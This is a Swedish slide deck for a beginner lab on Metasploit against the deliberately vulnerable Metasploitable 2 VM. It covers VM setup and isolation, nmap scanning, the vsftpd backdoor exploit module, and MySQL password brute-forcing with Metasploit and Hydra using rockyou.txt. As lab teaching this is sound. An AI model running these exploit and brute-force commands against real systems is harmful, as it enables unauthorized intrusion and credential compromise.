

A decorative graphic on the left side of the slide. It consists of a blue parallelogram and a light green parallelogram, both tilted at an angle. The blue shape is in the foreground, and the green shape is partially behind it. They are set against a dark blue background with faint, lighter blue diagonal stripes.

# Grundläggande Metasploit



# Vad kommer gå igenom?


- Installera Metasploitable 2
- Introduktion till Metasploit
- Undersök Metasploitable 2
- Gör ett exempel
- Testa Metasploit på Metasploitable 2 exploits som ni hittade
- Gör ett slut exempel (om vi får tid!)
- Frågor
- Slut!

# Installera Metasploitable 2

Gå till länken:

<https://sourceforge.net/projects/metasploitable/files/Metasploitable2/>

Klicka “Download latest version”. Nedladdningen borde då starta.



The screenshot shows a web browser window displaying the SourceForge page for Metasploitable Files. The browser's address bar shows the URL [sourceforge.net/projects/metasploitable/files/Metasploitable2/](https://sourceforge.net/projects/metasploitable/files/Metasploitable2/). The page has an orange header with navigation links: "Open Source Software", "Business Software", and "Resources". A search bar on the right of the header contains the text "Search for software or solutions". Below the header, the breadcrumb trail reads "Home / Browse Open Source / Security / Metasploitable / Files". The main content area features the Metasploitable logo (a stylized flame inside a diamond) and the title "Metasploitable Files". Below the title, it states "Metasploitable is an intentionally vulnerable Linux virtual machine" and "Brought to you by: rapid7user". There are four tabs: "Summary", "Files" (which is active), "Reviews", and "Support". Under the "Files" tab, there is a green button labeled "Download Latest Version" with the text "metasploitable-linux-2.0.0.zip (865.1 MB)" below it, and a blue button labeled "Get Updates". A RSS feed icon is also present. On the right side of the page, there is a "Recommended Projects" section with two entries: "OWASP Broken Web Applications Project" and "Virtual Hacking Lab".



# Vad är Metasploit?

- Innehåller flera användbara funktioner
- Funktioner som: Skapa listeners, kör exploits som finns i dess databas, skapa malicious program eller filer, och så mycket mer!
- Kommer gå igenom mest exploits

Om man vill lära sig mer, <https://www.offsec.com/metasploit-unleashed/>



# Lägg in Metasploitable 2 i Virtualbox

1. Extrahera zip filen som laddas ner
2. Öppna Virtualbox
3. "New" -> Valfritt namn -> Valfri path -> Typ: Linux -> Version: "Other (64-bit)"
4. Rekommenderad RAM
5. "Use existing virtual hard disk file" -> Klicka på mapp ikon -> "Add" -> Hitta mapp med Metasploitable 2 -> Klicka på "Metasploitable.vmdk" -> "Open" -> "Choose" -> "Create"
6. VMen borde nu vara skapad! Men vänta med att starta den, för....



# Isolera VM ifrån nätverket

Metasploitable 2 är designat för att vara vulnerable. Viktigt att inte ha den på NAT nätverk.

1. "Settings" på Vm -> "Network"
2. Ändra "NAT" till "Host-only adapter"
3. Ändra "Host-only adapter" i Virtualbox till att ha en statisk IP, och lägg till ett NATNetwork
4. Öppna upp Kali Inställningar och koppla den till NATNetwork.

Denna inställning låter Kali nå Metasploitable 2 och internet, men Metasploitable 2 kan inte nå någonting!

Nu kan vi starta Kali och Metasploitable 2!

--

Login Metasploitable 2:

Name: msfadmin. Password: msfadmin



# Learning by doing...

Vill att ni ska undersöka denna maskinen själv!

Få ut:

IP, Öppna portar, Portarnas tjänster, Exploit för tjänsterna och om det finns exploits på de.



# Time for the fun part!

Börjar med recon: `nmap -sV -O ipaddress`

`-sV` = Få versioner av services

`-O` = Få operativ system





# Metasploit Nmap

Kan låta Metasploit leta efter vulnerabilities. (Back)

`db_nmap -sV - O --script vulners ip` (Sudo viktigt! I terminal: `sudo msfconsole`)

Tar dock rätt så lång tid lol, och vissa utav dessa exploits går inte att köra i Metasploit!



# Utnyttjar vår första exploit!

Vi undersöker den vsftp versionen lite till.

Öppnar upp exploitdb och ser att den har en exploit som går att köra i metasploit!

Låt oss testa den!



# Hitta exploit i Metasploit

Öppna Metasploit, kommando: search vsftpd

Kan få info om exploit

Vi är intresserade i backdooren!

Show options för att se vad som ska ställas in

set RHOSTS ip

exploit

Kommer in i Metasploitable! (ifconfig)

exit

Nu testar vi era exploits!





# Brute force MySQL password

Vi vet version av MySQL, men om vi inte hade vetat det!

Går att hitta med Metasploit

```
use|auxiliary|scanner|mysql|mysql_version
```

Kan testa att bruteforce lösenord



# Kör attack!

use auxiliary/scanner/mysql/mysql\_login

Options som är viktiga här: PASS\_FILE, RHOSTS,  
BLANK\_PASSWORDS

Set PASS\_FILE: usr/share/wordlists/rockyou.txt

Set BLANK\_PASSWORDS: true

Run!

Alternativ med Hydra!

hydra -l root -P /usr/share/wordlists/rockyou.txt -e n ip mysql

Hittar root och inget lösenord!

Testar med:

mysql -u root -h 10.0.2.6 --ssl=FALSE



Frågor?

Finns oändligt mycket fler saker att testa, men vi slutar här!

Frågor?